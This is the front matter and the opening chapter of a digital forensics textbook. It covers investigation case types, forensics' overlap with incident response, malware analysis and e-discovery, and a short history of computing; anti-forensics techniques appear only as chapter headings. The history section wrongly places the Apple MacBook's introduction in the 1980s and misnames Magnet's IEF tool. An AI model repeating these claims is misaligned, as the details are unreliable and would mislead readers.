

Cyber Forensics

Up and Running

A hands-on guide to digital forensics tools and technique



Tarun Vashishth

bpb

Cyber Forensics

Up and Running

A hands-on guide to digital forensics tools and technique



Tarun Vashishth

bpb

Cyber Forensics Up and Running

*A hands-on guide to
digital forensics tools and technique*

Tarun Vashishth



www.bpbonline.com

Copyright © 2024 BPB Online

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor BPB Online or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

BPB Online has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, BPB Online cannot guarantee the accuracy of this information.

First published: 2024

Published by BPB Online
WeWork
119 Marylebone Road
London NW1 5PU

UK | UAE | INDIA | SINGAPORE

ISBN 978-93-5551-7180

www.bpbonline.com

Dedicated to

In deep appreciation for my family — my grandparents, the sturdy pillars of our lineage, who laid the foundations of character and resilience; my parents, the unwavering backers of my dreams and my lighthouse to weather any storm; my aunts and uncles, the protective walls whose support forms a fortress of comfort and cheerleaders of my milestones. Not just my siblings, but my friends and co-conspirators, who have shared in every laugh and every challenge; and my wife, the true co-pilot in our life's adventures, and a steadfast companion on this remarkable odyssey.

About the Author

Tarun Vashishth, a seasoned professional in the field of cybersecurity, brings a wealth of hands-on experience and knowledge to his latest endeavor, *Cyber Forensics Up and Running*. With an extensive career spanning renowned organizations such as McKinsey & Company, IAC, and Philips Electronics NA, Tarun has played pivotal roles in setting up enterprise security operations centers, has led incident response, and threat hunt teams, oversaw security engineering, set up and led automation teams in cyber security.

His professional journey is marked by achievements that include leading the engineering team as product manager to build and deliver a custom threat intel platform and SIEM, reporting bugs in a well-renowned EDR solution and in a phishing simulation platform, and leading the implementation of the custom incident case management system.

Tarun's relentless pursuit of learning cyber security started in 2011 by acquiring the knowledge and certificate of **Certified Ethical Hacker (CEH)** and then getting a master's degree in computer/cyber forensics and counters. He is also a recipient of the Sourcefire (now part of Cisco) student scholarship. He has acquired a couple of certificates and training from SANS, EC-Council, AWS, Microsoft, Splunk, CarbonBlack(now part of VMware), Agile Foundation, and Carnegie Mellon University.

About the Reviewer

Srikanth Addagatla is a certified and experienced cybersecurity professional with expertise in digital forensics, cyber defence, incident response, Security Operation Centre (SOC), hypothesis-based threat hunting, threat intelligence-driven proactive detection and monitoring, and malware analysis. He has a robust background working with various global organizations spanning multiple industries, including financial services, technology, healthcare, government, and data centres. He has a successful record of accomplishment of leading and conducting comprehensive forensic investigations into various incidents such as ransomware attacks, malware outbreaks, exploits, Business Email Compromise (BEC), and additional cyber threats. His ability to effectively determine the appropriate course of action has enabled him to mitigate risks and fortify defences against potential cyber threats, ensuring the security and integrity of the organizations he serves. He is a strong engineering professional who graduated with distinction in M.Tech focused on Computer Networks and Information Security. Additionally, he has obtained a Post Graduate Diploma specialized in Cyber Laws and IPR from the University of Hyderabad, along with other industry certifications and contributed content to a wide array of cybersecurity publications.

I would like to express my gratitude to my family and friends, whose unwavering understanding and support have been invaluable in every aspect of my life. A heartfelt thank you goes to my teachers and my peers for their continuous support throughout my cybersecurity journey. Last but not least, I extend my thanks to the cybersecurity community for their continuous sharing of knowledge and unwavering support in protecting and detecting threats within organizations.

Acknowledgement

The role of my family has been fundamental in the journey of bringing this book to fruition. Spanning nearly a year, filled with unexpected twists and turns, it was the support of my loved ones who not only saw me through but also made this process an unforgettable experience. The journey of writing this book has been as much an odyssey of personal growth as it has been a professional endeavor. It stands on the shoulders of many who have contributed to the foundations of learning and research that have shaped my career.

I owe a debt of gratitude to my teachers and professors, who have been the architects of my education. A special thank you to Professor Jim Jones, who not only gave me the opportunity to work alongside him on a research project but also challenged me to seek solutions independently. His lessons on relishing the pursuit of research have been invaluable. I extend my heartfelt appreciation to my advisors, sponsors, and managers. Their trust and belief in my potential provided me with opportunities crucial in honing my expertise in cybersecurity. They exposed me to complex problems and challenges, which allowed me to practice and apply my knowledge and instilled in me the problem-solving approach and confidence essential in compiling this book.

To the cybersecurity and digital forensics community: this book is a testament to the collective wisdom and spirit of sharing that defines our field. The access to community-driven materials in the early stages of my career was a beacon that guided my path from student to professional. To my colleagues, professionals, and researchers who generously share their knowledge and experiences, your contributions are the foundation of our community's growth and success. Finally, my heartfelt thanks go to the unsung heroes at BPB Publications. To the team members who have worked tirelessly behind the scenes, your dedication and meticulous attention to

detail have been invaluable. This book is as much your creation as it is mine.

Preface

This book stands as a tribute to my grandparents, both maternal and paternal, reflecting their enduring legacy. Their belief in education and perseverance has always been a guiding light in my career, and deeply influenced interactions with aspiring cybersecurity enthusiasts and seasoned professionals alike.

I encountered two individuals at pivotal points in their careers: one, a student eager to enter the cybersecurity field, and the other, a cloud administrator aspiring to pivot to digital forensics. Their quest for practical, real-world knowledge underscored a void in available resources, especially in curated hands-on applied material. This gap in finding a single, comprehensive guide that could kick start their journey inspired this book, where I aim to curate knowledge and insights drawn from my education and career, offering a practical guide that addresses this critical gap.

Embarking on this journey, I sought to create a manual that is fundamentally practical, designed to serve not just as a reference but as a hands-on guide through the multifaceted world of digital forensics. The eleven chapters of this book are carefully crafted to guide readers from foundational concepts to the advanced techniques required in a professional setting.

From setting up your digital forensics lab to learning and practicing complex digital forensics concepts, tools, and techniques, this book is structured to build your understanding and skills progressively. As you delve into the realms of computer system and network forensics, legal frameworks, and emerging technological challenges, you will be guided by real-world scenarios and practical exercises that emulate the work of a digital forensics investigator.

The book's journey will take you through various facets of digital evidence, including volatile and non-volatile data, live forensics analysis, and the

intricacies of file systems and Windows Registry analysis. You'll also explore browser forensics, anti-forensics techniques, and the constantly evolving landscape of cybersecurity challenges.

“Cyber Forensics Up and Running” is tailored for:

- Students who are eager to move beyond theoretical concepts to gain hands-on experience.
- IT professionals who wish to pivot into the digital forensics field.
- Security managers who aim to deepen their understanding to better support their teams.

This book is not just to be read; it is to be worked through, step by step, as a personal lab partner. *It is for those who are ready to engage with the content, and who are eager to follow a guide that is every bit as practical as it is informative. If you are not ready for this active learning journey, this book might not be the right fit for you.* But if you are willing to embrace the labs and exercises contained within, this book will be a valuable ally on your journey.

Chapter 1: Introduction to Essential Concepts of Digital Forensics –

This chapter lays the foundation for the entire book, introducing the basics of digital forensics, the types of cases commonly encountered, and the interplay between digital forensics and other cybersecurity fields. This chapter sets the stage for understanding the breadth and depth of digital forensics. Readers will gain a comprehensive view of the digital forensics landscape, setting the stage for more specialized topics in subsequent chapters.

Chapter 2: Digital Forensics Lab Setup –

Here, we dive into the practical aspects of setting up a digital forensics' lab. The chapter discusses virtual machine environments, essential tools, and applications needed to create an effective lab setup.

Chapter 3: Data Collection: Volatile and Non-Volatile –

The focus is on the critical task of data collection in digital forensics. The chapter distinguishes between volatile and non-volatile data, explaining their importance in forensic investigations. It elaborates on various methods and tools for data acquisition, such as FTK Imager and Linux Memory

Extractor, providing practical knowledge for capturing crucial digital evidence. This chapter is pivotal in understanding the nuances of different data types and the best practices for their collection, which is a cornerstone of any forensic investigation.

Chapter 4: Forensics Analysis: Live Response – This chapter focuses on live forensics analysis, an increasingly important aspect of digital forensics in responding to incidents. It explains the significance of live analysis, the tools and techniques for volatile data collection, and the integration of digital forensics with incident response. This chapter is particularly relevant for those interested in understanding how to respond to live cyber incidents and the role of forensics in real-time scenarios. It provides the necessary insights for a comprehensive approach to incident response and digital forensics integration.

Chapter 5: File System and Log Analysis – Chapter 5 discusses techniques for analyzing key system components like the Master Boot Record and Master File Table, along with methods for file recovery and system log analysis. The chapter empowers readers to detect and retrieve subtle digital traces that could be pivotal in an investigation, showcasing the depth and detail required in forensic examinations.

Chapter 6: Windows Registry and Artifacts – The windows registry and artifacts chapter explores the in-depth exploration of the Windows Registry, a goldmine for forensic investigators. It teaches readers how to extract, analyze, and interpret data from the registry, providing insights into user activities and system configurations. This chapter is essential for understanding the wealth of information stored in the Windows Registry and how to use it effectively in digital forensic investigations.

Chapter 7: Network Data Collection and Analysis – In Chapter 7, the focus shifts to network forensics, a critical component of digital investigations. It covers the fundamentals of network data collection and analysis, including the use of tools like Wireshark and Tshark. This chapter provides foundational knowledge for conducting thorough network forensic investigations.

Chapter 8: Memory Forensics: Techniques and Tools – This chapter introduces readers to memory forensics, a specialized field within digital forensics. It discusses various tools and techniques for extracting and

analyzing data from system memory, offering insights into the volatile aspects of digital evidence. Readers will learn about tools like Volatility, an essential tool for any forensic practitioner focusing on memory analysis.

Chapter 9: Browser and Email Forensics – In Chapter 9 of ‘Cyber Forensics Up and Running,’ we dive deep into the technical intricacies of Browser and Email Forensics. This chapter is your guide to the systematic examination of digital artifacts left behind by web browsers and emails. From dissecting browser architectures and analyzing artifacts to mastering email header analysis, we will cover the tools and knowledge necessary for digital forensic professionals to uncover crucial evidence.

Chapter 10: Advanced Forensics Tools, Commands and Methods – In Chapter 10 of ‘Cyber Forensics Up and Running,’ we delve into Advanced Forensics Tools and Methods. This chapter equips you with a toolbox of advanced techniques and methodologies to navigate complex digital investigations effectively. From command-line utilities to GUI-based tools, we explore the intricacies of forensic analysis. Additionally, we harness the power of Open-Source Intelligence (OSINT) to extract valuable insights. This chapter is your gateway to mastering the tools and methods that seasoned digital forensic professionals rely on to uncover critical evidence.

Chapter 11: Anti-Digital Forensics Techniques and Methods – We explore the concept of anti-forensics, dissecting its goals and techniques. From data hiding using tools like Steghide and StegDetect to encryption, data obfuscation, and data manipulation, we scrutinize the arsenal of techniques used by digital adversaries. Furthermore, we delve into the challenges faced by digital forensic practitioners in countering these anti-forensic tactics. This chapter equips you with the knowledge to recognize and respond to the covert methods employed to obstruct digital investigations, providing a vital perspective in the world of digital forensics.

The book aims to not only impart knowledge but also to inspire a deeper interest and understanding of the dynamic field of digital forensics.

Whether you are a student, a professional in the field, or simply someone with a keen interest in digital forensics, this book offers valuable insights and practical knowledge to enhance your understanding of this essential aspect of cybersecurity.

Code Bundle and Coloured Images

Please follow the link to download the *Code Bundle* and the *Coloured Images* of the book:

<https://rebrand.ly/nk8madm>

The code bundle for the book is also hosted on GitHub at <https://github.com/bpbpublications/Cyber-Forensics-Up-and-Running>. In case there's an update to the code, it will be updated on the existing GitHub repository.

We have code bundles from our rich catalogue of books and videos available at <https://github.com/bpbpublications>. Check them out!

Errata

We take immense pride in our work at BPB Publications and follow best practices to ensure the accuracy of our content to provide with an indulging reading experience to our subscribers. Our readers are our mirrors, and we use their inputs to reflect and improve upon human errors, if any, that may have occurred during the publishing processes involved. To let us maintain the quality and help us reach out to any readers who might be having difficulties due to any unforeseen errors, please write to us at :

errata@bpbonline.com

Your support, suggestions and feedbacks are highly appreciated by the BPB Publications' Family.

Did you know that BPB offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.bpbonline.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at :

business@bpbonline.com for more details.

At www.bpbonline.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on BPB books and eBooks.

Piracy

If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at business@bpbonline.com with a link to the material.

If you are interested in becoming an author

If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please visit www.bpbonline.com. We have worked with thousands of developers and tech professionals, just like you, to help them share their insights with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions. We at BPB can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about BPB, please visit www.bpbonline.com.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

<https://discord.bpbonline.com>



Table of Contents

1. Introduction to Essential Concepts of Digital Forensics

Introduction

Structure

Objectives

What is digital forensics?

Types of cases in digital forensics

Computer crime

Corporate espionage and intellectual property theft

Financial fraud and embezzlement

Electronic discovery

Human trafficking and drug crimes

Child exploitation

Murder

Terrorism

Digital forensics and other fields of cybersecurity

Malware investigation and digital forensics overlap

Incident response and digital forensic overlap

What is an incident response?

E-Discovery

Digital and cyber technological growth

The PC revolution

The Apple MacBook

The rise of smartphones

The gaming revolution

The Internet of Things

Cloud computing

Drones and autonomous vehicles

The future of the modern cyber world

Virtual Reality

Augmented Reality

The metaverse

Modern technological explosion and its cyber security challenges

Digital forensics challenges in the cyber modern era

Phases of digital forensics

Acquisition

Examination

Analysis

Presentation/reporting

What is data acquisition?

Types of data acquisitions

Types of image formats

Locard's exchange principle

Types of digital evidence/data

Example of digital evidence

Categories of digital evidence

Volatile

Non-volatile

Preserving digital evidence integrity

Dos

Don'ts

Methods and techniques of preserving evidence integrity

Chain of custody

Hashing algorithms

Encryption

Digital signature

Write blocker

Write protected digital evidence storage device

File carving

How is file carving different from file recovery

Digital forensics time objects: MAC(b)

Location of MAC(b) on NTFS file systems

Conclusion

Points to remember

Questions

References

2. Digital Forensics Lab Setup

Introduction

Structure

Objectives

What is a Virtual Machine Environment?

Advantages of a virtual machine environment

Host machines in virtual environments

Minimum system requirement for Ubuntu VM

Minimum system requirement for Windows 10 VM

Install and configure VirtualBox and VMs

Install VirtualBox on Ubuntu

Steps to create a virtual machine

Cloning and Snapshot in VirtualBox

Cloning

Snapshots

Reverting to a snapshot

Deleting snapshots

Essential digital forensics tools and applications

Hex Editor
The Sleuth Kit
Autopsy installation
Key features of Autopsy
Installing Autopsy on Windows OS
Installing Autopsy on MacOS
Creating a new case in Autopsy
 Volatility
Setup volatility on Ubuntu
Installing Volatility 2 on Windows OS
Installing Volatility 3 on Windows OS
 PowerForensics
 SQLite
Installation of SQLite Studio on Windows OS
 Plaso and Log2timeline.py
Plaso installation on Windows
Plaso installation on Ubuntu
 Other standalone tools and utilities
 Conclusion

3. Data Collection: Volatile and Non-Volatile

Introduction
Structure
Objectives
Volatile vs. non-volatile
Order of volatility
Digital forensic image formats
Hash-based validation
Volatile data collection
 DumpIt
 PMEM

WimPmem
FTK Imager
Linux Memory Extractor
Using LiME to capture an Android memory dump

Overview of volatility
Memory acquisition from virtual platforms
VirtualBox
VMWare
Acquiring VMware virtual machine memory using PowerShell
Memory Acquisition Using VMWare Host Client
Hyper-V

Non-volatile data collection
Type of forensics images
FTK Imager
Data Duplicator
GuyMager

Steps to create a forensic image or to clone the drive
Conclusion
Points to remember
Questions

4. Forensics Analysis: Live Response

Introduction
Structure
Objectives
What is live forensics analysis or live incident response?
Why is live forensics analysis important?
Building your own volatile data collection script
Windows environment
Linux environment

Digital Forensics and Incident Response

Incident Response

Digital Forensics

DFIR

Triage in DFIR

Live Response Collection: Cedarpelta

CDIR Collector by CDI

Types of data collection on Windows OS

How to use CDIR Collector

Triage-IR: An incident response toolkit

Endpoint Detection and Response

Features of EDR

Triage Data Collection vs. Modern EDRs

Process Tree and Timeline

Process Tree in EDR

What is the timeline?

Creating a timeline

Conclusion

Points to remember

Questions

References

5. File System and Log Analysis

Introduction

Structure

Objectives

Magic header and file identification

Scenario: Uncover true file format

Master Boot Record analysis

Master Boot Record

Master Partition Table

How to access the Master Partition Table

How to access MBR

Master File Table

How to locate MFT

Attribute 0x10: Standard information

Attribute 0x30: File_Name

MFT analysis tools

Recycle Bin

What happens when a file is moved to Recycle Bin?

How Recycle Bin handles deleted files in Windows 10

Challenges in analyzing Recycle Bin

File recovery

Methods to recover deleted data

File recovery using Recuva

File recovery using Autopsy

System logs

Windows event logs

Location of Windows event logs

Structure of Windows event logs

Windows event logs artifact

Event ID: 7045 - New service added

Event Code 4688: A new process has been created

Linux system logs

Command line history

Timeline analysis

Autopsy

How to use Timeline in Autopsy

Log2timeline

What is Plaso?

Log2timeline.py

Analysis plugin

Timesketch

Conclusion

Points to remember

Questions

References

6. Windows Registry and Artifacts

Introduction

Structure

Objectives

Windows Registry analysis

The importance of Windows Registry

Location of Windows Registry hives

How to extract Windows Registry hives

How to extract Windows Registry hives

Registry hive extraction using FTK

FTK Obtain Protected Files

Extracting registry from forensics image

Analyze Registry Hives using Registry Explorer

Scenario: Find recently accessed files on a machine

RecentDocs Registry Key

Scenario: Find out system information

Scenario: Find persistence mechanism set up by threat actor on a system

What are persistence tactics?

Commonly known Registry keys used for persistence

Shimcache

Amcache

Step to analyze Amcache

UserAssist

What is the UserAssist key?

Value for Digital Forensics and Incident Response

Prefetch

Jumplist

LNK file analysis

LNK and startup folder: Persistence

ShellBag

Shellbags locations

Recent Apps

USB drive or thumb drive analysis

Mounted devices

Conclusion

Points to remember

Questions

7. Network Data Collection and Analysis

Introduction

Structure

Objectives

Pre-requisites

What is network forensics?

Network forensics scenarios

Foundational insights for network forensics investigations

List of sources of network forensics data

Collect and access network forensics data

What are Packet Captures?

Importance of PCAPs in Digital Forensics and Incident Response

Brief history of PCAPs

Capture PCAPs on Windows environment

Wireshark

Tshark

Wireshark vs Tshark

Dumpcap.exe - Command line

Capture PCAPs on Linux environment

Berkley Packet Filters

Wireshark: Profile and preferences

Features of Wireshark

Endpoints

Conversation

Expert information

CloudShark

Features of CloudShark

Networkminer

Features of NetworkMiner

PCAP analysis scenario: Malicious file downloaded

Conclusion

Questions

References

8. Memory Forensics: Techniques and Tools

Introduction

Structure

Objectives

What is memory forensics?

Memory acquisition from virtual platforms

VirtualBox

VMWare

Hyper-V

Overview of Volatility and Rekall

Rekall

Volatility

Top 20 Volatility commands

Volatility 2 vs Volatility 3

Extracting volatile data from the memory dump

Netstat

PsList

Volatility commands for Linux, Mac, and virtual machine

Investigating suspicious files

GetSIDs

Finding malware using Volatility and Yara (Yarascan)

Alternate memory locations

Pagefile(pagefile.sys)

Importance of Pagefile digital forensics

Hibernation file (hiberfil.sys)

Swap file (swap.sys)

Volume Shadow Copy

File Carving

Bulk_extractor

Conclusion

Points to remember

Questions

9. Browser and Email Forensics

Introduction

Structure

Objectives

What is a browser?

What is browser forensics?

Importance of browser forensics

Examples of artifacts extracted from browsers

Architecture of the modern browser

Web browser features

Browser investigation

Google Chrome

Acquiring Chrome data

Analyzing the browser data

History

Downloads

Mozilla Firefox

Chromium Edge

Opera browsers

Summary

What is Email?

What is Email Analysis?

Email formats

Multipurpose Internet Mail Extensions

Electronic Mail

Microsoft Outlook Message

Mailbox

Why are email formats important for email forensics?

Email header analysis

Anatomy of an Email header

How to perform email header analysis?

Sample email header analysis

Analysis of the above email header

Email and E-discovery

Conclusion

Points to remember

[Questions](#)

[References](#)

10. Advanced Forensics Tools, Commands and Methods

[Introduction](#)

[Structure](#)

[Objectives](#)

[PowerForensics](#)

PowerForensics Windows cmdlets

Boot sector cmdlets

Ext4 Filetype cmdlets

NFTS Filetype cmdlets

How to install PowerForensics

Exploring PowerForensics commands

[Autopsy](#)

Keyword search and regular expressions

Hash Lookup

Email analysis via Autopsy

Extension Mismatch

Multimedia Analysis

[File carving and recovery](#)

Foremost

Steps to install Foremost on Linux

Foremost installation on Windows

Scalpel

Features and capabilities of Scalpel

Steps to set up Scalpel and file recovery

[OSINT: Good known Hashes, Files, URLs, and Certs](#)

OSINT for Hashes

VirusTotal

National Software Reference Library

OSINT for files

Online file analysis platforms

OSINT for URLs

OSINT for certificates

Windows 10 Feature Forensics

Notifications

Sticky Notes

Analysis of Sticky Notes

Cortana forensics

Windows Mail

Conclusion

Points to remember

Questions

References

11. Anti-Digital Forensics Techniques and Methods

Introduction

Structure

Objectives

What is anti-forensics?

Goals of anti-forensics

Anti-forensics techniques

Data Hiding

Steghide

StegDetect

OpenPuff

Alternate Data Stream

Data Obfuscation

Encryption

Polymorphism

Data Fragmentation

Encoding

Data deletion and physical storage media destruction

Wiper malware

Data manipulation and fabrication

Timestamp manipulation

Metadata alteration

Logs falsification

Decoy files

File Header modification

Scenario 1: Manipulating metadata using Exiftool

Scenario 2: Altering the timestamp

Scenario 3: Injecting log entries into log file

Anti-forensics challenges for digital forensic practitioners

Technological limitations and complexity

Personnel and resource challenges

Legal and ethical challenges

Legal challenges

Ethical challenges

Conclusion

Points to remember

Questions

References

Index

CHAPTER 1

Introduction to Essential Concepts of Digital Forensics

Introduction

Welcome to practical digital forensics. This book is your gateway to the world of digital investigation, offering a comprehensive guide to mastering this dynamic field. In a rapidly evolving digital landscape, the demand for skilled professionals in digital forensics has never been greater. The chapters are structured to equip you with the knowledge and tools necessary for success as a digital forensics investigator.

The first chapter serves as your gateway to the realm of digital forensics. It begins by defining digital forensics and discussing the types of cases that fall under its purview. Furthermore, it explores the relationship between digital forensics and other fields of cybersecurity, providing readers with a context for the role digital forensics plays in the broader security landscape. This chapter also delves into the modern technological growth of the past and reviews future technologies and digital forensics challenges in the modern tech era.

Additionally, you will learn about Locard's exchange principle, the different types and categories of digital evidence, and the techniques used to preserve evidence integrity, such as chain of custody, hashing algorithms, digital signatures, and write blockers. Finally, the chapter explains the differences

between file carving and file recovery and covers time objects and their location on NTFS file systems.

Chapter 2, Digital Forensics Lab Setup, takes a practical approach, guiding you in setting up a virtual environment, mastering cloning and snapshots, and familiarizing you with essential tools like HxD, The Sleuth Kit, Autopsy, Volatility, and more.

Subsequent chapters explore volatile and non-volatile data, live forensics analysis, file systems, Windows Registry analysis, network forensics, memory forensics, browser forensics, and anti-forensics. Along this journey, you will gain the knowledge and skills to uncover hidden truths, identify suspicious activities, and make informed decisions in digital investigations.

This book is not just informative, but it is a practical resource designed to empower you with expertise in digital forensics. Each chapter builds on the last, deepening your understanding and hands-on experience. Join us on this journey of discovery, where each chapter reveals a new facet of digital investigation, and the possibilities are endless.

Structure

In this chapter, we will discuss the following topics:

- What is digital forensics?
- Types of cases in digital forensics
- Digital forensics and other fields of cybersecurity
- Digital and cyber technological growth
- The future of modern cyber world
- Modern technological explosion and its cyber security challenges
- Digital forensics challenges in the cyber modern era
- Phases of digital forensics
- What is data acquisition?
- Types of image formats
- Locard's exchange principle

- Types of digital evidence/data
- Categories of digital evidence
- Preserving digital evidence integrity
- File carving
- Digital forensics time objects - MAC(b)

Objectives

By the end of this chapter, readers will have a solid understanding of the key concepts and challenges involved in digital forensics, as well as the techniques used to preserve digital evidence integrity.

What is digital forensics?

Digital forensics is the process of using scientific methods to collect, preserve, analyze, and present digital evidence in a court of law in a legally permissible manner. It is a branch of forensic science that deals with recovering and investigating digital data to help law enforcement agencies, businesses, and individuals understand and use digital proof to solve crimes and disputes.

Types of cases in digital forensics

Digital forensics experts have to deal with various types of cases. Let us see a few examples in this section.

Computer crime

Digital forensics analysts may be called upon to investigate crimes committed using a computer or other digital device. It could include hacking, identity theft, data exfiltration, sabotage, etc.

For example, a financial institution suspects that an employee has been using a compromised credit card to make fraudulent purchases online. Digital forensics investigators would be called to examine the individual's computer and other digital devices to determine how the credit card information was obtained. They would analyze the individual's browsing history, email, and

other electronic communications to look for any signs of phishing attempts or other social engineering methods that could have been used to obtain the credit card information. They would also examine the individual's computer for malware or potentially malicious software that could have been used to steal credit card information.

Corporate espionage and intellectual property theft

Digital forensics experts investigate intellectual property theft, such as the theft of trade secrets, copyrighted material, and corporate espionage cases.

For example, an employee at a company is suspected of stealing sensitive information from the company's digital assets. Digital forensics investigators would be brought in to examine the employee's computer and any other devices they may have used to access the company's network. They would use specialized software to analyze the computer's hard drive, looking for signs of data exfiltration, such as large amounts of data transferred to external devices or cloud storage services. They would also examine the employee's internet browsing history, email, and other electronic communications to determine whether the employee had any motive or intent to steal the information.

Financial fraud and embezzlement

Digital forensics experts assist financial forensics experts in collecting digital evidence, such as financial records and emails, identifying fraud, and helping prosecute criminals.

Electronic discovery

Digital forensics analysts would assist in identifying and collecting electronically stored information relevant to a legal case.

Human trafficking and drug crimes

Digital forensics experts assist by analyzing digital evidence, such as text messages and social media posts, to help identify suspects and build a case.

Child exploitation

Digital forensics analysts also help investigate child exploitation cases. They would use specialized software to search the computer's hard drive for images and videos of child pornography. They would also examine the suspect's internet browsing history, email, and other electronic communications, to determine whether the suspect had been actively searching for or distributing child pornography. They may also look for further evidence, such as chat logs or other communications related to child pornography.

Murder

Digital forensics experts would assist in investigating murder cases. They may be called upon to analyze digital evidence, such as cell phone records, social media posts, and GPS data, to help identify suspects and build a case.

Terrorism

Digital forensics experts may be called to investigate digital evidence related to terrorism activities by analyzing in-line communication and to identify individuals or groups involved in promoting or planning terrorist activities by analyzing emails, social media posts, chat groups, and applications to help identify the suspect.

In conclusion, digital forensics play a critical role in investigating digital crimes and can be used to uncover and present evidence in various cases. In each scenario, the digital forensics investigator must use a combination of technical expertise and legal knowledge to conduct a thorough and legally admissible investigation.

Digital forensics and other fields of cybersecurity

The tools, techniques, and methods used in digital forensics can be directly applied to other fields of cyber security like malware investigation, incident response, and E-discovery. It allows investigators to collect, preserve, and analyze digital evidence to uncover the truth behind cybercrime, security breaches, and other cyber and digital incidents. This section will discuss how digital forensics is used in these fields and provide detailed examples to illustrate the process.

Malware investigation and digital forensics overlap

First, let us begin with the question: *what is malware?*

Malware, or malicious software, is a type of software designed to harm or exploit computer systems. Digital forensics play a vital role in investigating malware incidents by allowing investigators to identify the origin and spread of the malware, as well as the damage it has caused.

For example, when a company detects malware on its network, a digital forensic investigator is called to examine the infected systems. The investigator would first make an image of the hard drive of the affected computer, allowing them to safely analyze the system without altering any evidence. Then, they would then use specialized software tools to analyze the malware, such as identifying the type of malware, how it entered the system, and its intended purpose.

The investigator would also look at the system's logs to determine when the malware was first introduced and track its spread throughout the network. This information is critical in identifying the source and scope of the attack and devising a strategy to respond and recover from the incident.

Once the investigation is complete, the investigator will provide a detailed report of their findings, which can be used to prosecute the attackers and help the company improve its security measures to prevent future attacks. Examples of tools and techniques that can be used in malware investigation are:

- **Tools:** Volatility, Memoryze, OllyDbg, Ghidra, NetworkMiner, Yara rules, etc.
- **Techniques and methods:** Registries, MRUs (bag and run), Pagefile.sys, AmCache, Shimcache, prefetch, email analysis, browser analysis, etc.

Incident response and digital forensic overlap

Digital forensics and **Incident Response (IR)** are intertwined when it comes to responding to a cyber incident, attack, or breach. Let us explore what incident response is, and how digital forensics techniques, methods, and tools can be used in IR.

What is an incident response?

Incident response is identifying, responding to, and recovering from a security incident or other disruptive events. It involves a set of procedures and guidelines that are put in place to ensure that the organization can respond quickly and effectively to a cybersecurity incident.

Digital forensics tools, techniques, and methods play a crucial role in incident response by providing the necessary evidence to understand the nature of the incident, contain and eradicate the threat, and recover from any damage. It helps incident responders gather volatile and non-volatile data and logs from the system and the network, allowing them to understand how, what, where, and when it happened.

For example, if a company experiences a data breach, the incident response team would use digital forensics to identify the source of the breach, the type of data that was compromised, and the extent of the damage. They would also use digital forensics to determine the specific methods used by the attacker, such as which vulnerabilities were exploited, and to track the attacker's movements throughout the network.

Once the incident response team understands the incident, they can take the necessary steps to contain and eradicate the threat, such as isolating the affected systems, patching vulnerabilities, and restoring backup data. They would also use the information from the digital forensics investigation to improve the company's security measures and prevent future incidents.

Examples of tools and techniques that can be used in IR are:

- **Tools:** Volatility, DumpIt to collect memory, Forensics scripts, FTK Imager, Wireshark, Windows file analyzer, PowerForensics, LiME
- **Techniques and methods:** Registry analysis, file carving from disk, user profile analysis, system, and network log analysis.

E-Discovery

E-discovery, or electronic discovery, identifies, collects, and produces electronic evidence in legal proceedings. Digital forensics play a critical role in e-discovery by allowing investigators to identify and collect relevant electronic evidence, such as email, text messages, and other digital documents.

For example, in a civil lawsuit, one party may request electronic evidence from the other party to support their case. A digital forensic investigator would be called to collect and analyze the electronic evidence, such as reviewing the parties' email and text message history. They would also examine the Metadata associated with the electronic evidence, such as the date and time it was created and the author.

Once the electronic evidence is collected and analyzed, the investigator will provide a detailed report of their findings, which can be used as evidence in legal proceedings.

In conclusion, digital forensics supports malware investigations, incident response, and e-discovery. This technology allows investigators to collect, preserve, and analyze digital evidence to uncover the truth behind cybercrime, security breaches, and other digital incidents. Examples of tools and techniques that can be used in E-Discovery are:

- **Tools:** EnCase, FTK, autopsy, Magnet **Internet Explorer Finder (IEF)**, ChromeCache analyzer, etc.
- **Techniques and methods:** File carving, recovering deleted files, device timeline analysis, keyword searches, etc.

Digital and cyber technological growth

In this section, we will look at the journey from PCs to smartphones and beyond.

The advancements in digital and cyber technology have changed how we live, work, and communicate. From the early days of **Personal Computers (PCs)** and MacBooks, we have come a long way with the advent of smartphones, gaming consoles, and the **Internet of Things (IoT)**. The development of new technologies such as autonomous vehicles, drones, and cloud computing has further enhanced our lives.

The PC revolution

The PC revolution began in the 1970s by introducing the first commercially available PC, the Altair 8800. However, it was not until the launch of the IBM PC in 1981 that personal computing became widely adopted. The IBM

PC became the standard for personal computing, and its operating system, MS-DOS, paved the way for the development of Windows.

The Apple MacBook

The introduction of the Apple MacBook in the 1980s changed the game, making computing more accessible to the general public. Apple's user-friendly interface and sleek design made the MacBook popular among consumers. Over the years, Apple has continued to innovate, introducing new technologies such as the Mac OS X operating system, the MacBook Air, and the MacBook Pro.

The rise of smartphones

The introduction of smartphones marked a new era in digital technology. These compact and portable devices combined the functions of a computer and a phone, making it possible to access the internet, make calls, send messages, and perform other tasks on the go. The launch of the iPhone in 2007 changed the game, making smartphones accessible to a broader audience. The popularity of smartphones has led to the development of new technologies such as mobile apps and mobile commerce.

The gaming revolution

The gaming industry has also undergone significant changes in the last few decades. The introduction of home video game consoles in the 1970s paved the way for the development of gaming as we know it today. The introduction of online gaming in the 1990s and the rise of mobile gaming in the early 2000s transformed the gaming industry. Today, gaming is a multi-billion-dollar industry, with games available on various platforms, including consoles, smartphones, and personal computers.

The Internet of Things

